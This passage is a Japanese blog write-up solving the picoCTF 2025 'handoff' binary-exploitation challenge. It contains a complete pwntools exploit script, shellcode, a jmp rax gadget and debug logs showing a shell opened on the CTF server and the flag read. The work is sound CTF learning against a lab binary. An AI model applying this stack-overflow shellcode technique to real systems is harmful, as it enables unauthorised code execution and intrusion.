リターンアドレスを書き換えるときに、Saved RBP も書き換えるので、ROPガジェットに、leave命令をセットしておくことで、RSP に任意のアドレスを設定することが出来るというわけです。ただ、Bアドレスを pop するときに、RSP が 1つ進むので、実際に、ROPガジェットを置くアドレスから、-8 した値を Save RBP(Aアドレス)に書き込む必要があります。
なお、RSP の移動先としては、任意の値を書き込める entries を想定しています。この entries のアドレスを知る必要があります。少し考えましたが、アドレスを出力する手段が見当たりません。うーん、ギブアップです。最後の問題だけ、とても難易度が高いですね。
では、writeup を探してみます。日本語の writeup は見つかりませんでしたが、いくつかの海外のサイトで解説がありました。以下が丁寧に解説されていたので、参考にさせて頂きました。
ポイントは、NX が disabled であるため、スタック上のコードを実行できることです。3 を選択し、fgets(feedback, NAME_LEN, stdin); を実行したとき、RAX には、fgets関数の戻り値として、feedback のアドレスが入ります。リターンアドレスを書き換えて、jmp rax のコードにジャンプすると、feedback に格納したシェルコードを実行することが出来るとのことでした。NX disable を見逃してしまったのがダメでした。
rp++ で、jmp rax を探して見ます。2か所見つかりました。
$ rp-lin -f handoff -r 10 | grep 'jmp rax'
0x40116c: jmp rax ; (1 found)
0x4011ae: jmp rax ; (1 found)
0x401167: mov edi, 0x00404060 ; jmp rax ; (1 found)
0x4011a9: mov edi, 0x00404060 ; jmp rax ; (1 found)
0x401166: or  [rdi+0x00404060], edi ; jmp rax ; (1 found)
次に、feedback に、どんなシェルコードを置けばいいか、ということが説明されています。feedback、total_entries、Saved RBP の計20byte では、大きなシェルコードは置けません。そこで、シェルを起動するためのシェルコードは、entries[0] の msg(64byte)に置いておき、feedback には、そこにジャンプするコードを置くとのことです。ジャンプするコードとは、RSP とのオフセットを調べておき、sub rsp, 0xXX を実行して、jmp rsp を実行します。オフセットは、スタックの可視化より、ret 実行後の rsp のアドレス(rbp + 8)から、entries[0].msg(rbp - 0x2e0 + 8)を引くので、0x2e0 になります。どんなシェルコードになるかを確認します。
ちなみに、参考にさせて頂いたサイトでは、以下のようなアセンブラを書かれていました。
nop
sub rsp, 0x2e8
jmp rsp
なるほど、sub rsp, 0x2e8 が 7byte なので、nop を入れたんですね。なぜ必要なのかは、分かりませんけど。最初のシェルコードは 10byte のようです。
$ python

>>> from pwn import *
>>> context(os = 'linux', arch = 'amd64')

>>> asm("sub rsp, 0x2e0")
b'H\x81\xec\xe0\x02\x00\x00'
>>> len(asm("sub rsp, 0x2e0"))
7

>>> asm("jmp rsp")
b'\xff\xe4'
>>> len(asm("jmp rsp"))
2

>>> asm("nop")
b'\x90'
>>> len(asm("nop"))
1

>>> asm("nop; sub rsp, 0x2e0; jmp rsp")
b'\x90H\x81\xec\xe0\x02\x00\x00\xff\xe4'
>>> len(asm("nop; sub rsp, 0x2e0; jmp rsp"))
10
次に、シェルを取るためのシェルコードの方を見ていきます。pwntools には、シェルを取るためのシェルコードを簡単に取得できます。中身は理解できてませんが使っていきます。
$ python

>>> from pwn import *
>>> context(os = 'linux', arch = 'amd64')

>>> shellcraft.sh()
"    /* execve(path='/bin///sh', argv=['sh'], envp=0) */\n
    /* push b'/bin///sh\\x00' */\n
    push 0x68\n
    mov rax, 0x732f2f2f6e69622f\n
    push rax\n
    mov rdi, rsp\n
    /* push argument array ['sh\\x00'] */\n
    /* push b'sh\\x00' */\n
    push 0x1010101 ^ 0x6873\n
    xor dword ptr [rsp], 0x1010101\n
    xor esi, esi /* 0 */\n
    push rsi /* null terminate */\n
    push 8\n
    pop rsi\n
    add rsi, rsp\n
    push rsi /* 'sh\\x00' */\n
    mov rsi, rsp\n
    xor edx, edx /* 0 */\n
    /* call execve() */\n
    push SYS_execve /* 0x3b */\n
    pop rax\n
    syscall\n"
これでパーツは揃ったので、エクスプロイトコードを実装していきます。
#!/usr/bin/env python3
from pwn import *
import time

bin_file = './handoff'
context(os = 'linux', arch = 'amd64')
context(terminal = ['tmux', 'splitw', '-h'])
context.log_level = 'debug'

binf = ELF( bin_file )

def attack( proc, **kwargs ):

    shellcode  = asm(shellcraft.sh())
    somenop    = asm("nop") * (63 - len(shellcode))
    helpercode = asm("nop; sub rsp, 0x2e8; jmp rsp") + b'a' * 10 + p64(0x40116c)

    proc.sendlineafter( '3. Exit the app', b'1' )
    proc.sendlineafter( 'name: ', b'name' )

    proc.sendlineafter( '3. Exit the app', b'2' )
    proc.sendlineafter( 'send a message to?', b'0' )
    proc.sendlineafter( 'send them?', somenop + shellcode )

    proc.sendlineafter( '3. Exit the app', b'3' )
    proc.sendlineafter( 'really appreciate it: ', helpercode )

    #info( proc.recvall() )

def main():

    adrs = "shape-facility.picoctf.net"
    port = 53574

    #proc = gdb.debug( bin_file )
    #proc = process( bin_file )
    proc = remote( adrs, port )

    attack( proc )
    proc.interactive()

if __name__ == '__main__':
    main()
実行してみます。
$ python exploit_handoff.py
[*] '/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/handoff/handoff'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[+] Starting local process './handoff' argv=[b'./handoff'] : pid 1295831
[DEBUG] cpp -C -nostdinc -undef -P -I/home/user/20240819/lib/python3.11/site-packages/pwnlib/data/includes /dev/stdin
[DEBUG] Assembling
    .section .shellcode,"awx"
    .global _start
    .global __start
    _start:
    __start:
    .intel_syntax noprefix
    .p2align 0
        /* execve(path='/bin///sh', argv=['sh'], envp=0) */
        /* push b'/bin///sh\x00' */
        push 0x68
        mov rax, 0x732f2f2f6e69622f
        push rax
        mov rdi, rsp
        /* push argument array ['sh\x00'] */
        /* push b'sh\x00' */
        push 0x1010101 ^ 0x6873
        xor dword ptr [rsp], 0x1010101
        xor esi, esi /* 0 */
        push rsi /* null terminate */
        push 8
        pop rsi
        add rsi, rsp
        push rsi /* 'sh\x00' */
        mov rsi, rsp
        xor edx, edx /* 0 */
        /* call execve() */
        push 59 /* 0x3b */
        pop rax
        syscall
[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-jft5mcrr/step2 /tmp/pwn-asm-jft5mcrr/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-jft5mcrr/step3 /tmp/pwn-asm-jft5mcrr/step4
[DEBUG] cpp -C -nostdinc -undef -P -I/home/user/20240819/lib/python3.11/site-packages/pwnlib/data/includes /dev/stdin
[DEBUG] Assembling
    .section .shellcode,"awx"
    .global _start
    .global __start
    _start:
    __start:
    .intel_syntax noprefix
    .p2align 0
    nop
[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-yemzxj50/step2 /tmp/pwn-asm-yemzxj50/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-yemzxj50/step3 /tmp/pwn-asm-yemzxj50/step4
[DEBUG] cpp -C -nostdinc -undef -P -I/home/user/20240819/lib/python3.11/site-packages/pwnlib/data/includes /dev/stdin
[DEBUG] Assembling
    .section .shellcode,"awx"
    .global _start
    .global __start
    _start:
    __start:
    .intel_syntax noprefix
    .p2align 0
    nop; sub rsp, 0x2e8; jmp rsp
[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-7hw857pq/step2 /tmp/pwn-asm-7hw857pq/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-7hw857pq/step3 /tmp/pwn-asm-7hw857pq/step4
/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py:841: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[DEBUG] Received 0x6a bytes:
    b'What option would you like to do?\n'
    b'1. Add a new recipient\n'
    b'2. Send a message to a recipient\n'
    b'3. Exit the app\n'
[DEBUG] Sent 0x2 bytes:
    b'1\n'
[DEBUG] Received 0x22 bytes:
    b"What's the new recipient's name: \n"
[DEBUG] Sent 0x5 bytes:
    b'name\n'
[DEBUG] Received 0x6a bytes:
    b'What option would you like to do?\n'
    b'1. Add a new recipient\n'
    b'2. Send a message to a recipient\n'
    b'3. Exit the app\n'
[DEBUG] Sent 0x2 bytes:
    b'2\n'
[DEBUG] Received 0x35 bytes:
    b'Which recipient would you like to send a message to?\n'
[DEBUG] Sent 0x2 bytes:
    b'0\n'
[DEBUG] Received 0x2a bytes:
    b'What message would you like to send them?\n'
[DEBUG] Sent 0x40 bytes:
    00000000  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 6a  x····x····x····x···jx
    00000010  68 48 b8 2f  62 69 6e 2f  2f 2f 73 50  48 89 e7 68  xhH·/xbin/x//sPxH··hx
    00000020  72 69 01 01  81 34 24 01  01 01 01 31  f6 56 6a 08  xri··x·4$·x···1x·Vj·x
    00000030  5e 48 01 e6  56 48 89 e6  31 d2 6a 3b  58 0f 05 0a  x^H··xVH··x1·j;xX···x
    00000040
[DEBUG] Received 0x6a bytes:
    b'What option would you like to do?\n'
    b'1. Add a new recipient\n'
    b'2. Send a message to a recipient\n'
    b'3. Exit the app\n'
[DEBUG] Sent 0x2 bytes:
    b'3\n'
[DEBUG] Received 0x76 bytes:
    b'Thank you for using this service! If you could take a second to write a quick review, we would really appreciate it: \n'
[DEBUG] Sent 0x1d bytes:
    00000000  90 48 81 ec  e8 02 00 00  ff e4 61 61  61 61 61 61  x·H··x····x··aaxaaaax
    00000010  61 61 61 61  6c 11 40 00  00 00 00 00  0a           xaaaaxl·@·x····x·x
    0000001d
[*] Switching to interactive mode

$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x2d bytes:
    b'core  exploit_handoff.py  handoff  handoff.c\n'
core  exploit_handoff.py  handoff  handoff.c
$
[*] Stopped process './handoff' (pid 1295831)
サーバでも実行します。
$ python exploit_handoff.py
[*] '/home/user/svn/experiment/picoCTF/picoCTF2025_BinaryExploitation/handoff/handoff'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[+] Opening connection to shape-facility.picoctf.net on port 53574: Done
[DEBUG] cpp -C -nostdinc -undef -P -I/home/user/20240819/lib/python3.11/site-packages/pwnlib/data/includes /dev/stdin
[DEBUG] Assembling
    .section .shellcode,"awx"
    .global _start
    .global __start
    _start:
    __start:
    .intel_syntax noprefix
    .p2align 0
        /* execve(path='/bin///sh', argv=['sh'], envp=0) */
        /* push b'/bin///sh\x00' */
        push 0x68
        mov rax, 0x732f2f2f6e69622f
        push rax
        mov rdi, rsp
        /* push argument array ['sh\x00'] */
        /* push b'sh\x00' */
        push 0x1010101 ^ 0x6873
        xor dword ptr [rsp], 0x1010101
        xor esi, esi /* 0 */
        push rsi /* null terminate */
        push 8
        pop rsi
        add rsi, rsp
        push rsi /* 'sh\x00' */
        mov rsi, rsp
        xor edx, edx /* 0 */
        /* call execve() */
        push 59 /* 0x3b */
        pop rax
        syscall
[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-dzc57t5r/step2 /tmp/pwn-asm-dzc57t5r/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-dzc57t5r/step3 /tmp/pwn-asm-dzc57t5r/step4
[DEBUG] cpp -C -nostdinc -undef -P -I/home/user/20240819/lib/python3.11/site-packages/pwnlib/data/includes /dev/stdin
[DEBUG] Assembling
    .section .shellcode,"awx"
    .global _start
    .global __start
    _start:
    __start:
    .intel_syntax noprefix
    .p2align 0
    nop
[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-27mpzmjt/step2 /tmp/pwn-asm-27mpzmjt/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-27mpzmjt/step3 /tmp/pwn-asm-27mpzmjt/step4
[DEBUG] cpp -C -nostdinc -undef -P -I/home/user/20240819/lib/python3.11/site-packages/pwnlib/data/includes /dev/stdin
[DEBUG] Assembling
    .section .shellcode,"awx"
    .global _start
    .global __start
    _start:
    __start:
    .intel_syntax noprefix
    .p2align 0
    nop; sub rsp, 0x2e8; jmp rsp
[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-g36h_tcz/step2 /tmp/pwn-asm-g36h_tcz/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-g36h_tcz/step3 /tmp/pwn-asm-g36h_tcz/step4
/home/user/20240819/lib/python3.11/site-packages/pwnlib/tubes/tube.py:841: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[DEBUG] Received 0x6a bytes:
    b'What option would you like to do?\n'
    b'1. Add a new recipient\n'
    b'2. Send a message to a recipient\n'
    b'3. Exit the app\n'
[DEBUG] Sent 0x2 bytes:
    b'1\n'
[DEBUG] Received 0x22 bytes:
    b"What's the new recipient's name: \n"
[DEBUG] Sent 0x5 bytes:
    b'name\n'
[DEBUG] Received 0x6a bytes:
    b'What option would you like to do?\n'
    b'1. Add a new recipient\n'
    b'2. Send a message to a recipient\n'
    b'3. Exit the app\n'
[DEBUG] Sent 0x2 bytes:
    b'2\n'
[DEBUG] Received 0x35 bytes:
    b'Which recipient would you like to send a message to?\n'
[DEBUG] Sent 0x2 bytes:
    b'0\n'
[DEBUG] Received 0x2a bytes:
    b'What message would you like to send them?\n'
[DEBUG] Sent 0x40 bytes:
    00000000  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 6a  x····x····x····x···jx
    00000010  68 48 b8 2f  62 69 6e 2f  2f 2f 73 50  48 89 e7 68  xhH·/xbin/x//sPxH··hx
    00000020  72 69 01 01  81 34 24 01  01 01 01 31  f6 56 6a 08  xri··x·4$·x···1x·Vj·x
    00000030  5e 48 01 e6  56 48 89 e6  31 d2 6a 3b  58 0f 05 0a  x^H··xVH··x1·j;xX···x
    00000040
[DEBUG] Received 0x6a bytes:
    b'What option would you like to do?\n'
    b'1. Add a new recipient\n'
    b'2. Send a message to a recipient\n'
    b'3. Exit the app\n'
[DEBUG] Sent 0x2 bytes:
    b'3\n'
[DEBUG] Received 0x76 bytes:
    b'Thank you for using this service! If you could take a second to write a quick review, we would really appreciate it: \n'
[DEBUG] Sent 0x1d bytes:
    00000000  90 48 81 ec  e8 02 00 00  ff e4 61 61  61 61 61 61  x·H··x····x··aaxaaaax
    00000010  61 61 61 61  6c 11 40 00  00 00 00 00  0a           xaaaaxl·@·x····x·x
    0000001d
[*] Switching to interactive mode

$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x1a bytes:
    b'flag.txt\n'
    b'handoff\n'
    b'start.sh\n'
flag.txt
handoff
start.sh
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    b'cat flag.txt\n'
[DEBUG] Received 0x1d bytes:
    b'picoCTF{p1v0ted_ftw_17db5315}'
picoCTF{p1v0ted_ftw_17db5315}$
[*] Closed connection to shape-facility.picoctf.net port 53574
おわりに
今回、picoCTF 2025 にリアルタイムで参戦しました。この記事では、Binary Exploitation の全6問を書きました。最後の問題は時間切れでした。あと、ローカルだとうまくいくけど、サーバでは失敗するという課題が 2回出ました。これについては、writeup を待って、調査します。また、最後の問題も、近いうちに実施して、追記します。
今回の結果です。私は 1人で参加していて、計10460チームが参加していたようです。1550位だったので、上位15% というところでした。


最後になりましたが、エンジニアグループのランキングに参加中です。

気楽にポチッとよろしくお願いいたします🙇
今回は以上です!
最後までお読みいただき、ありがとうございました。
